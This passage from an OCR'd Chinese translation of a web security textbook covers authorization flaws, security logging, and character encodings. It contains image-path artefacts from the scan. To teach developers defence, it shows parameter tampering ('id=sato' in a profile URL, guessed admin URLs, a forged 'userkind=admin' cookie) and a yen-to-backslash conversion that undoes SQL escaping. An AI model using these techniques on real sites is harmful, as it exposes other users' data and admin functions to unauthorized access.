我们下面以图 5-23 的例子进行说明。图 5-23 显示的是登录 ID 为 yamada 的用户在登录网站后，查看自己个人信息的页面流程。个人资料表示页面（图右侧）的 URL 里面包括了要查看的资源 ID“id=yamada”这一查询字符串。


图 5-23　用户确认个人资料的页面流程



如果权限控制实现存在漏洞的话，我们可能只需要把这个 URL 里的 id=yamada 换成别人的用户 ID，那么就有可能查看本来无权查看的其他人的个人信息了。比如把 id 换为 id=sato 的话，就能查看 sato 的个人资料了。如图 5-24 所示。

图 5-24　通过修改资源 ID 查看别人的个人信息

http://example.jp/profile.php?id=sato



这个例子里资源 ID 是放到 URL 里的，所以出现漏洞很容易理解。即使将资源 ID 通过 hidden 参数放到 POST 里，或者放到 Cookie 里，还是不能避免同样问题的。如果开发人员大意地认为 hidden 或者 Cookie 里的值不会被人修改的话，就可能因疏忽而导致发生类似的安全漏洞。


在这个例子里资源 ID 是用户 ID，在其他系统里它可能会是交易 ID、文档 ID、邮件消息 ID 等。不管哪种系统，都可能存在风险，只通过修改资源 ID 就能查看、修改甚至删除等。

只控制菜单的显示或不显示

第二个权限管理的失败例子是只做菜单显示和不显示上的控制。图 5-25 是这样的一个例子。图里显示的是一个作为管理员登录的页面跳转关系。


在这个例子里，如图 5-25 所示，在顶级菜单有指向管理员和普通用户的链接。

图 5-25　管理员登录时的页面流程



下面再来看看面向普通用户的登录流程，如图 5-26 所示。普通用户的顶级页面里只显示了一个指向普通用户功能的链接，但是如果从普通用户页面的 URL 里的 a001.php 推测管理员的网址，并在浏览器里尝试访问 b001.php 的话，就会看到管理员的功能了，也许还能够使用里面的功能。

▶ 图 5-26　普通用户通过修改 URL 访问管理员功能



在这个例子中，如果用户想越过自己的权限使用其他功能的话，需要知道其 URL。得到 URL 的具体方法有以下几种。

- 根据规则按顺序尝试 URL 中的字母或者数字（如图 5-26 所示）
- 尝试 admin 或者 root、manage 等管理员功能菜单里频繁使用的词汇
- 在曾经拥有权限的时候记住 URL 地址，在失去权限后利用记住的 URL 访问管理员功能

拿最后的例子来说，即使把管理菜单的 URL 做得很难被推测，也还是存在被恶意使用的可能性的。

使用 hidden 参数或者 Cookie 保存权限信息

授权漏洞的第三种类型就是使用 hidden 参数或者 Cookie 来保存权限信息的情况。比如通过设置一个 userkind=admin 的 Cookie 就能使用户能够使用管理员功能这样的网站。

在这种情况下，该 Cookie 很容易让人推测出管理员的 Cookie 值，即使使用数字作为用户类型，也同样存在被恶意使用的可能性。

授权漏洞总结

在本小节我们对授权中存在的 3 种类型的漏洞进行了说明。这些漏洞的共同问题在于如果对 URL、hidden 参数、Cookie 进行篡改的话，就可以非法使用网站的正常功能了。

要想正确实现授权功能，需要将权限信息保存到会话变量中去，这样攻击者就不能篡改权限信息了。并且在进行页面显示或者处理之前，还需要对用户权限进行检查。

专栏：将私密信息嵌入 URL 进行授权处理 COLUMN

也有不通过认证或会话管理技术来实现授权的方法，那就是在 URL 中嵌入一些私密信息，使只有知道这个 URL 的人才能访问。

将私密信息嵌入到 URL 中，有下面 3 种方法。

- 将 URL 中的文件名设为非常长的难以推测的随机字符串
- 在 URL 中嵌入一个令牌
- 在 URL 中嵌入访问票（Access Ticket）

但不管是哪种实现方式，在 URL 中嵌入私密信息的做法我们都是不推荐的。因为这违反了采用 POST 方法发送私密信息的原则（请参考 3.1 节），而且还存在下面列出的一些非常现实的风险。此外，它还会导致个人信息泄露。

- 通过 Referer 泄露 URL
- 用户自己将 URL 发布到论坛等地方将 URL 公开
- 搜索引擎可能会收录含有私密信息的 URL

因此原则上应该禁止采用在 URL 中嵌入私密信息的方式来进行授权，如果迫不得已不得不使用该方式的话，那么应该将 URL 的可访问时限限制在最短范围内，并且向用户强调公开此 URL 的危险性。

5.3.3 授权管理的需求设计

要想正确实现授权功能，必须先要在需求层次上进行必要的设计。笔者在检查漏洞工作中参加过很多次关于授权的审查，但是还从来没有看到过有谁能拿出书面的授权设计文档，来说明他们认为的“授权应该是怎样的”。更多情况下他们是潜意识里认为授权管理就是应该那么去做的。

在做权限管理的设计时，可以先创建一个权限矩阵表。下面以一个权限管理比较复杂的应用场景 ASP（Application Service Provider）为例，来看一下如何创建权限矩阵表，如图 5-27 所示。例子中的应用以 ASP 的形式，被公司 A、公司 B、公司 C 所使用。用户中除了整个系统的管理员以外，各个公司还有自己内部的企业管理者用来管理自己公司的员工等。

图 5-27 ASP 服务的例子




表 5-5 权限矩阵的例子

	系统管理员	企业管理者	普通用户
添加公司	○	×	×
添加、删除企业管理者	○	×	×
添加、删除公司员工用户	○	○	×
修改自己密码	○	○	○
修改别人密码	○	○（只限本公司用户）	×

如果我们在设计的时候创建了这样的权限矩阵，就能正确地进行后面的开发和测试。

专栏：什么是角色 COLUMN

表 5-5 里的“系统管理员”“企业管理者”“普通用户”一般我们管他们叫作角色（Role）。角色是指拥有一组权限，并用能表现其职责的词汇来命名的称呼。表 5-5 同时很好地解释了角色定义的问题。

角色和用户是不同的概念，用户以某一角色在系统中进行各种活动。

笔者不推荐在实践中不使用角色，而只使用类似 admin 或者 root 这样一看就是管理员用户的方法，原因有如下两点。

- 如果有多个管理员的话，事后调查会比较困难
- 管理员密码被多人公用，容易发生安全事故

所以，应该以一人一个 ID 的原则为每个用户创建 ID，并根据各人的职责不同分配不同的角色。

5.3.4 如何正确实现授权管理

用户授权出现漏洞的时候，很多原因都是只想在页面显示中进行权限控制，这是不充分的。正确的方法是在任何操作之前都应该进行如下检查。

- 用户是否可以访问该页面（脚本）
- 是否有操作（查看、修改、删除等）该资源的权限

用户信息应该保存在会话变量里，以防止被人篡改。这不光是安全授权的要求，也是保存用户认证信息的原则。

- 根据保存在会话里的用户 ID 检查权限
- 权限信息不能保存在 Cookie 或者 hidden 参数里

5.3.5 总结

在本节中我们介绍了在实现授权管理中容易发生的安全性问题，以及如何正确地去设计授权系统。

我们也介绍了，容易导致授权管理漏洞发生的原因，其一就是由于开发者认为存放在 URL 或者表单的 hidden 参数、Cookie 等内容不会被篡改。正确的实现方法是将这些关键信息都保存在不能被随意篡改的会话里，并在需要指定权限才能进行的操作之前进行权限检查。

5.4 日志输出

应用程序输出的日志在安全方面上也有很重要的意义，下面我们就看看应该如何去考虑日志的输出。

5.4.1 日志输出的目的

应用程序的日志之所以在安全方面有重要意义，原因有以下 3 点。

- 通过日志发现被攻击或者事故的先兆，可以防患未然
- 用于在遭受攻击或者发生事故后进行事后调查
- 用于进行应用程序的运维审查

在 5.1 节里我们已经对从日志里发现攻击预兆进行了说明。如果日志里记录的尝试登录或者登录失败的次数比平时多的话，则很可能是受到了外部攻击。如果想做类似的调查，那么日志里必须要记录尝试登录及登录结果的信息才行。

另一方面，如果 Web 应用受到攻击后发生损失，也需要对攻击的详细情况进行深入的调查，这时候日志文件也是不可或缺的。如果日志没保存下来，或者保存的信息不足，要想做更深入的调查就比较困难了。

5.4.2 日志种类

Web 应用里面涉及的日志大概有以下几种。

- Web 服务器（Apache、IIS 等）的日志
- 应用程序的日志
- 数据库的日志

这三种日志都是必不可少的，我们这里仅对应用程序的日志做详细说明。应用程序的日志也可以细分为下面几类。

- 错误日志
- 访问（Access）日志
- 调试（DeBug）日志

下面分别说明这 3 种类型的日志。

错误日志

错误日志，顾名思义，就是记录应用程序里出现的各种错误信息的日志。当 Web 应用程序内部发生错误的时候，除了在页面内显示给用户诸如“服务器忙，请稍候再试”等信息外，还要将错误的详细情况及原因等记录到日志里。之所以这么做，是因为将错误的详细信息显示给用户，除了使用户困惑以外毫无用处，而且还可能会给攻击者提供攻击线索。而记录到日志里，能为调查或者发现问题提供方便。

错误日志也可以用来检测攻击。比如攻击者在尝试 SQL 注入或者目录遍历攻击的时候，日志中应该存在很多 SQL 错误或者文件打开错误。这些错误正常情况下应该是很少发生的，如果持续发生这样的错误的话，就要怀疑系统是否正在遭受攻击。即使这些错误日志不是由于攻击造成的，考虑到提高应用程序的稳定性，也应该对此类错误进行详细调查并进行修改。

访问日志

访问日志是 Web 应用程序里记录用户访问某资源或者使用某功能的日志。和错误日志不同的是，不管是正常还是异常的访问，都需要记录到访问日志里。

Web 应用程序刚出现的时候（大概在 2004 年之前），多数应用程序中只记录错误日志，也就是说很多异常情况虽然都在应用程序日志里记录下来，但是正常情况的日志还都基本依赖于 Web 服务器记录。不过之后为了应对个人信息泄漏事件等，人们也开始逐渐重视起正常的访问日志来了。

为了达到前面 5.4.1 节里说的日志的 3 个目标的要求，记录正常的访问日志也是很重要的。

另外，很多法律、规范等也要求应用保存访问日志。比如在日本至少就有《个人信息保护法》、《金融商品交易法》以及《Payment Card Industry（PCI）数据安全法规（PCI-DSS）》等法律、法规等对个人信息、访问日志等做出了明确的规定。

调试日志

调式日志，顾名思义，是用来输出调试信息的日志。调试日志输出量太大的话，可能会影对系统的性能造成影响。而且，如果调试日志输出的内容过于详细甚至包括敏感信息的话，还可能带来个人信息泄露问题。调试日志一般只在开发或者测试环境中输出，在生产环境下则不应该输出调试日志。

5.4.3 有关日志输出的需求

这一节我们将对在设计时要考虑的日志相关的需求加以说明。

➤需要记录到日志里的所有事件

- ➤日志里应包括的信息和格式
- ➤日志文件保护
- ➤日志文件保存位置
- ➤日志文件保存期限
- ➤服务器的时间调整

需要记录到日志里的所有事件

需要记录到日志里的事件类型，既不能过多也不能太少，要根据日志的使用目的来决定都需要记录哪些事件。一般来说涉及下面列举得用户认证、账号管理等重要信息及操作，需要记录到日志里。

- ➤登录、退出（包括成功和失败两种情况）
- ➤账号冻结
- ➤用户注册、删除
- ➤修改密码
- ➤查看重要信息
- ➤重要操作（购买、转账支付、发送邮件等）

日志里应包括的信息和格式

日志里面需要记载的信息，根据 4W1H（When、Who、Where、What、How）的原则，应该包括下面列出的一些内容。

- ➤访问时间
- ➤远程 IP 地址
- ➤用户 ID
- ➤访问资源对象（URL、页面编号、脚本 ID 等）
- ➤操作类型（查看、修改、删除等）
- ➤操作对象（资源 ID 等）
- ➤操作结果（成功或者失败、处理记录数量等）

另外，系统监查可能需要查询很多种类型的日志，所以日志的格式最好统一，以方便日后查看。

日志文件保护

如果日志文件被篡改或者删除的话，那么其存在的意义也就没有了，所以对日志文件自身的安全也必须给以足够的重视并加以保护。除了文件被破坏以外，由于日志中还可能包含个人信息

或者其他敏感信息等，也应该限制只有有相关权限的人才能查看日志。

为了保护日志文件，尽可能将其保存在 Web 服务器或者数据库服务器以外的地方，并且分配日志管理者这一角色，并将此角色和网站管理者分离。

日志文件保存位置

日志可以选择保存到文件里，也可以保存到数据库中，但是出于上一小节提到的日志保护的目的，最好把日志保存到单独的服务器上。也许这会导致运营成本上升，所以需要在设计阶段即开始讨论此问题。

日志文件保存期限

在最初的设计阶段，还要根据网站性质，决定各种日志文件的保存期限策略。但是考虑到为了方便对安全事件进行调查，也许很难设置一个合理的日志保存期限，所以也有人采用无期限保存日志的方法。

但是同时日志文件里有可能包含机密信息，如果保存期限变长，那有可能提高信息泄漏的危险，这就和上面所说的矛盾了。我们可以将日志定时地复制到 DVD 光盘，然后将这些媒体保存在物理上安全的地方等，这样即能延长日志保存期限又能保护日志安全。

服务器的时间调整

单一日志文件有时候意义不是很大，更多时候是同时从 Web 服务器、应用程序、数据库、邮件等各种日志同时展开调查。在从众多的日志中寻找线索的时候，就需要统一各个服务器的时间。

为了达到各个服务器时间统一，可以通过使用 NTP（Network Time Protocol）协议来进行服务器间时间的同步设置。

5.4.4 实现日志输出

日志的保存方法主要有保存到文件或者保存到数据库两种，我们选择哪种实现都可以。我们也可以选择使用专门针对日志而开发的第三方库。比较有代表性的第三方日志库包括为 Java 准备的 log4j。log4j 现在是 apache 基金会的一个项目，现在不仅是 Java，还有专供 PHP 使用的 log4php，以及供微软 .NET 使用的 log4net 等衍生产品[①]。

使用 log4j 或者 log4php 的好处有如下几点。

➤ 可以通过简单设置来指定日志保存位置

① http://logging.apache.org/

- 根据日志使用目的不同，可以在不同的保存位置自由切换
- 可以通过配置文件配置日志格式（也称为 Layout）
- 可以指定输出日志的级别，并且可以不通过修改代码就能修改日志输出级别

log4j 自带的日志保存类型包括以下几种，我们甚至可以不修改代码就能实现按用途将日志分开保存到不同的地方。

- 文件
- 数据库
- 邮件
- syslog
- Windows 事件日志（NTEVENT）

log4j 提供的日志级别有以下几种，顺序为按严重程度从高到低。

- fatal（致命错误）
- error（错误）
- warn（警告）
- info（信息）
- debug（调试）
- trace（跟踪，输出比调试更详细的信息）

一般来说我们会在开发时将日志输出级别设置为 debug，然后在生产环境中指定为 info 级别，这样的话不用修改代码，也能获取重要程度在 info 以上的日志。

5.4.5 总结

在这一节我们主要针对日志的重要性及安全需求设计做了详细说明。

从系统安全的角度来看，日志不仅有助于在早期发现潜在的攻击事件，还能有助于发生安全事故后的详细调查。

要想记录有效的日志，我们应该遵循 4W1H（When、Who、Where、What、How）的原则采集日志，并且确保日志本身的安全。另外，为了同时能调查从多台服务器采集的日志，还需要通过 NTP 来统一服务器的时间设置。

第6章

字符编码和安全

本章将讲解在处理字符编码时容易产生的安全漏洞。Web应用程序中涉及字符串的操作非常多，如果对字符编码的处理出现问题的话，除了会造成程序缺陷（即 Bug）以外，还可能导致系统漏洞。


本章的前半部分作为入门将介绍一下字符集和字符编码，从后半部分开始讲解在处理字符集或字符编码时可能引起的安全隐患，最后将讨论一下如何正确处理字符编码。

6.1　字符编码和安全概要

Web 应用程序里频繁地出现字符串的处理，如果在字符串处理中有考虑不周的地方，除了会产生各种各样的 Bug（尤其是乱码问题）之外，还可能会产生系统漏洞。

在 Web 应用中涉及字符编码处理的地方主要存在于下图 6-1 里标记出来的地方。

▶ 图 6-1　Web 应用里涉及字符编码处理的地方



从上图可以看出，在很多处理环节我们都必须要意识到字符编码的存在。这些和字符编码有关的设置或者处理如果不正确的话，很有可能就导致系统安全漏洞的出现。

本章将会在学习字符编码安全知识之后，对字符编码安全相关的基础知识加以说明。现在广泛使用的“层字符编码”（Character Code）这个用语可能有点模棱两可，它实际上包含下面两层意思。

- 字符集（Character Set）
- 字符编码方式（Character Encoding Scheme）

从下一节开始我们将分别对这两个概念加以说明。

6.2　字符集

这一节中我们将讲述字符集的相关知识。字符集，即计算机中处理的所有字符的集合。在厘清字符集的概念之后，我们会对处理字符集时的注意事项进行简单说明。

◆ 什么是字符集

字符集，顾名思义，是一组字符的集合。大写英文字母（A、B、C、……Z）、数字（0、1、2、……9）等集合都是字符集。在计算机上处理字符集的时候，由于计算机中的信息都是以二进制方式存储的，如果直接处理字符的话会很不方便，所以给每个字符都分配一个编号（符号）来进行标识。严格来说，分配了编号（符号）的字符集叫作符号化字符集，不过本书的说明里都将统一使用字符集这一称呼。

表 6-1 是我们总结了比较常见的字符集列表。

表 6-1　常见字符集

字符集名称	位长	对应语言	说明
ASCII	7 位	英语	最早的标准化字符集
ISO–8859–1	8 位	西欧语言	在 ASCII 的基础上加上了法语、德语带声调的字符
JIS X 0201	8 位	英文、片假名	ASCII 和片假名
JIS X 0208	16 位	日语	包括第二基准在内的汉字
微软标准字符集	16 位	日语	JIS X 0201 和 JIS X 0208，以及 NEC 和日本 IBM 的非兼容字符
JIS X 0213	16 位	日语	包括第四基准在内的汉字
Unicode	21 位	多语言	实际共用的字符集
GB2312	16 位	简体中文	中国国家标准的简体中文字符集
GBK	16 位	中文	GBK 向下兼容 GB2312，同时增加了对繁体字的支持
GB18030	32 位	中文	集大成的字符集，兼容 GB2312 同时支持 Unicode

◆ ASCII 和 ISO-8859-1

ASCII（American Standard Code for Information Interchange 的缩写，有时候也叫作 US-ASCII）是 1963 年美国制定的字符集。它使用 7 比特长的整数来表示在英语圈使用频繁的数字、字母（大小写）、各种符号等。ASCII 之前的字符集都是各厂商自己制定的，ASCII 作为共通的字符集标准，具有划时代的意义，对后来的字符集发展具有深远的影响。


ISO-8859-1 把 ASCII 扩展到 8 比特长，除了英语之外，又增加了法语和德语等西欧语言里的带音调的字符和符号等。ISO-8859-1 也经常被称为 Latin-1，作为 ASCII 的替代品，至今仍在广泛使用。

◆ JIS[①] 规定的字符集

JIS X 0201 是在 ASCII 扩展到 8 比特的基础上，加上了片假名及常用的日语符号的字符集。JIS X 0201 和 ASCII 有一部分编码是共通的（JIS X0201 是超级），但是也有两个例外，那就是 JIS X0201 将 ASCII 中 0x5C 表示的反斜线“\”替换为日元符号“¥”[②]，将 ASCII 中 0x7E 表示的波浪线替换为上划线（Overline）。尤其是反斜线是很容易发生安全隐患的特殊字符，要给予特别重视。

ASCII、ISO-8859-1、JIS X 0201 的包含关系如图 6-2 所示。

▶ 图 6-2 1 字节字符集的包含关系



由于 JIS X 0201 不包括日语中不可缺少的平假名和汉字，所以 1978 年制定了 JIS X 0208 字符集标准。JIS X 0208 包括平假名、片假名、汉字（包括第 1 基准 2965 字及第 2 基准 3390 字）等，使得计算机的日语处理大步前进。即使是到现在，JIS X 0208 也仍然保持着很大的影响力。

JIS X 0208 虽然也包括罗马字（英文字母）和数字，但是与 ASCII 或 JIS X 0201 采用了不同的编码体系。所以 JIS X 0208 的罗马字或者片假名又叫作“全角罗马字”“全角片假名”，ASCII 或 JIS X 0201 的字符叫作“半角字符”，将两者完全作为不同的字符来使用（“全角”和“半角”不是正式的叫法而是通常的称呼）。

之后到了 2000 年，向下兼容 JIS X 0208 的 JIS X 0213 发布了。JIS X 0213 增加了第 3 基准的 1259 个汉字和第 4 基准的 2436 个汉字。比如尾骶骨的“骶”就是第 3 基准的汉字。

最初我们在程序中不是必须要考虑到 JIS X 0213 的存在，但是随着 Windows Vista 支持全部的 JIS X 0213 字符，不知不觉中 JIS X 0213 也渐渐普及开来。

◆ 微软标准字符集

微软公司（现在日本微软）在 1993 年发布 Windows 3.1 日语版的时候，把之前各个厂商独自扩展的字符集统一起来，制定了微软标准字符集。从那之后，即使使用不同厂商生产的电脑，但只要是运行 Windows 3.1 的话，就可以使用共通的字符集了。

微软标准字符集在 JIS X 0201 和 JIS X 0208 的基础上又统一了 NEC 以及日本 IBM 的扩展字符集。NEC 扩展字符集比较有名的是类似“①”这样带圈的数字，日本 IBM 扩展汉字里比较有名的包括内田百閒[③]的“閒”，以及高村薫的“髙”[④]等。

微软标准字符集里像带圆圈的数字等很多字符后来都被 JIS X 0213 或者 Unicode 引入，现在都成为标准的字符了。而且，微软标准字符集本身也作为 CP932 代码页（CodePage）被广泛使

① 日本工业规格（Japanese Industrial Standards，JIS），由日本工业标准调查会（JISC）组织制定和审议。——译者注

② 同时这也是人民币符号。——译者注

③ 夏目漱石门下的小说家、散文家。——译者注

④ 日本小说家、作家。髙是高的异体字。——译者注

用。关于 CP932 我们将在后面进行说明。


◆ Unicode

前面我们对日本字符集的历史做了简要的说明，除日本外，各国也都有各自不同的字符集。如果每个国家都制定并使用本国的字符集的话，既不利于信息的传播，也不利于软件产品的国际化，所以制定世界统一的字符集的呼声越来越高。以此为契机，计算机企业组成的小组制定了 Unicode 字符集。Unicode 的第一版 1.0 版是在 1993 年公布的，之后一直在不断完善，到本书翻译时 Unicode 的最新版为 6.2 版（2012 年 9 月 27 日公布）。

最开始制定 Unicode 字符集的时候，计划只用 16 比特就能够包罗世界上所有的字符，不过之后很快就发现这根本不够用，所以现在 Unicode 已经扩展到了 21 比特了。最初制定的 16 比特的编码则称为基本多语言平面（Basic Multilingual Plane，BMP）。

Unicode 编码里将文字编码成为码位（Code Point），用 U+XXXX（XXXX 为 4 位到 6 位的十六进制数）表示。比如，日语里的“表”的码位为 U+8868。

Unicode6.0 包括了之前我们介绍过的 ASCII、ISO-8859-1、JIS X 0201、JIS X 0208、JIS X 0213、微软标准字符集。图 6-3 显示了它们之间的包含关系。



▶ 图 6-3　多字节字符集之间的包含关系

◆ GB2312

GB2312 又称 GB2312-80 字符集，全称为“信息交换用汉字编码字符集・基本集”，由原中国国家标准总局发布，1981 年 5 月 1 日开始实施。GB2312 在中国大陆和新加坡被广泛使用，中国大陆几乎所有的中文软件都支持该字符集。

GB2312 是一个 16 位字符集，它是对 ASCII 的中文扩展并兼容 ASCII。GB2312 字符集一共收录了 6763 个汉字，其中一级汉字 3755 个，二级汉字 3008 个。同时它还收录了包括拉丁字母、希腊字母、日文平假名片假名等在内的 682 个字符。但不支持人名、古汉语等方面的罕用字和繁体字，这也导致了后来 GBK 和 GB18030 字符集的出现。

◆ GBK

GBK 即汉字内码扩展规范，它是 GB2312 编码的超集，向下完全兼容 GB2312，并支持 GB2312-80 编码不支持的部分中文姓、中文繁体、日文假名，以及希腊字母、俄语字母等字母。

不过 GBK 并不是国家标准，它最早实现于 Windows 95 简体中文版，也就是 CP936 字码表。微软的 CP936 通常被视为等同 GBK。

◆ GB18030

GB18030 全称为“信息交换用汉字编码字符集 • 基本集的扩充”，是于 2000 年发布的新的汉字编码国家标准，它也兼容 GB2312 标准。

GB18030 编码是变长编码，有单字节、双字节和四字节三种方式，该标准支持超过 160 万的码位空间。最新版 GB18030-2005 兼容 Unicode 中日韩统一汉字，共收录了 70244 个汉字，覆盖了繁体和简体中文、日文、朝鲜语和中国少数民族（如藏、蒙古、傣、彝、维吾尔等）的文字。

◆ 不同字符相同编码的问题

我们在介绍 JIS X 0201 的时候已经说过了，即使编码相同，但是在不同的字符集里，表示的字符是不一样的。比如在安全上很容易出问题的反斜线“\”和日元符号“￥”就是这种情况。

在 ISO-8859-1 和 Unicode 里面，0xA5 是分配给日元符号“￥”的，然而在日本的字符编码里面，一直都是用 0x5C 来表示日元符号“￥”的。它们之间的关系可以参考表 6-2 对这两个字符在各个字符集的总结。①②

表 6-2 字符集之间字符分配区别

字符集	0x5C	0xA5
ASCII	\	%①
JIS X 0201	￥	•②
ISO-8859-1	\	￥
Unicode	\	￥
GB2312	\	非法字符
GBK	\	非法字符
GB18030	\	非法字符

◆ 字符集的处理引起的漏洞

上面列出的字符集间对同一字符分配不同编码的问题，有时候会成为系统产生安全漏洞的原因。将 Unicode 的日元符号“￥”（U+00A5）转换为 JIS 系列编码的时候，根据处理方法的不同，为了保留原字符需要将此字符编码转换为 0x5C（JIS X0201 的日元符号）。而 0x5C（表示反斜线的编码）在需要转义的时候由于处理顺序等不同而导致转义操作被遗漏的时候，就有可能导致系统产生漏洞了。

反斜线在 SQL 语句里等是需要转义的对象字符，但是如果在日元符号“￥”（U+00A5）的状态下被转义，而之后又被转换为反斜线“\”的话，那么转义操作就跟没有做过一样了。③

① 因为 US-ASCII 是 7 比特的字符集，所以最高位的 1 比特会被忽略，被当作 0x25 进行处理。

② 半角的中点。

③ 具体可以参考独立行政法人信息处理推进机构（IPA）的资料《安全调用 SQL 的方法》中的“A.3 由 Unicode 导致的 SQL 注入”。

6.3 字符编码方式

前面我们对什么是对字符集进行了说明，从本节开始我们将对字符集如何在计算机上表示及处理，也就是编码（Encoding）进行说明。首先我们将介绍一下比较常用的日文字符编码方式，然后再针对这些编码方式的特点及注意事项加以说明。

◆ 什么是编码方式

字符集（符号化字符集）虽然已经被标上了编号，也许我们会觉得直接那样在计算机上使用不就可以了吗？然而实际上没那么简单。首先最初普及的字符集多是单字节字符集，比如US-ASCII、ISO-8859-1、JIS X 0201 等，后来发展起来的兼容单字节字符集的多字节字符集，比如 JIS X 208 或者 Unicode 等，和 US-ASCII 等单字节字符集还是同时并存的。为了兼容并且同时支持不同的字符集，需要对这些字符集进行编码，这种编码过程就叫作“编码”或者“字符编码方式”。

在日语 Web 应用程序里多使用的字符编码方式有基于 JIS 系列字符集的 Shift_JIS 和 EUC-JP，以及基于 Unicode 字符集的 UTF-16 和 UTF-8。

下面我们分别对这些字符编码方式进行说明。

◆ Shift_JIS

1980 年代初期，个人计算机开始在日本普及，同时也出现了针对在计算机上处理日语汉字的新字符编码方式的需求。为了满足这种需求，出现了将字符集 JIS X0208 映射到 JIS X0201 空白区域的编码方法，这就是 Shfit_JIS。Shift_JIS 使用的字符集是微软标准字符集，所以 Shift_JIS 也被称为微软字码页（Code Page ）932 或者简称为 CP932。

在 Shfit_JIS 编码里，为 2 字节字符中的第一个字节（前置字节）分配了 0x81～0x9F 和 0xE0～0xFC 两块区域，将第二个字节（后置字节）分配给了 0x40～0x7E 和 0x80～0xFC 两块。可以参考图 6-4 里示例的字符编码分配方式。

图 6-4　Shfit_JIS 的各字节分配

和后面要讲到的 EUC-JP 或者 UTF-8 比起来，Shfit_JIS 这种字符编码方式巧妙的使用了第一个字节中比较窄的一部分来扩展出第二字节以容纳更多的汉字，从存储效率上来说是比较高的，但是同时也有一些它固有的缺点。下面我们就来看看它的缺点都有哪些。


◇ 对字符匹配的影响

第一个缺点是由于 Shift_JIS 编码的第一个字节和第二个字节有部分编码是重合的，如果光把第一个字节拿出来，我们无法分辨它是某一字符编码后的第一个字节的还是第二个字节。

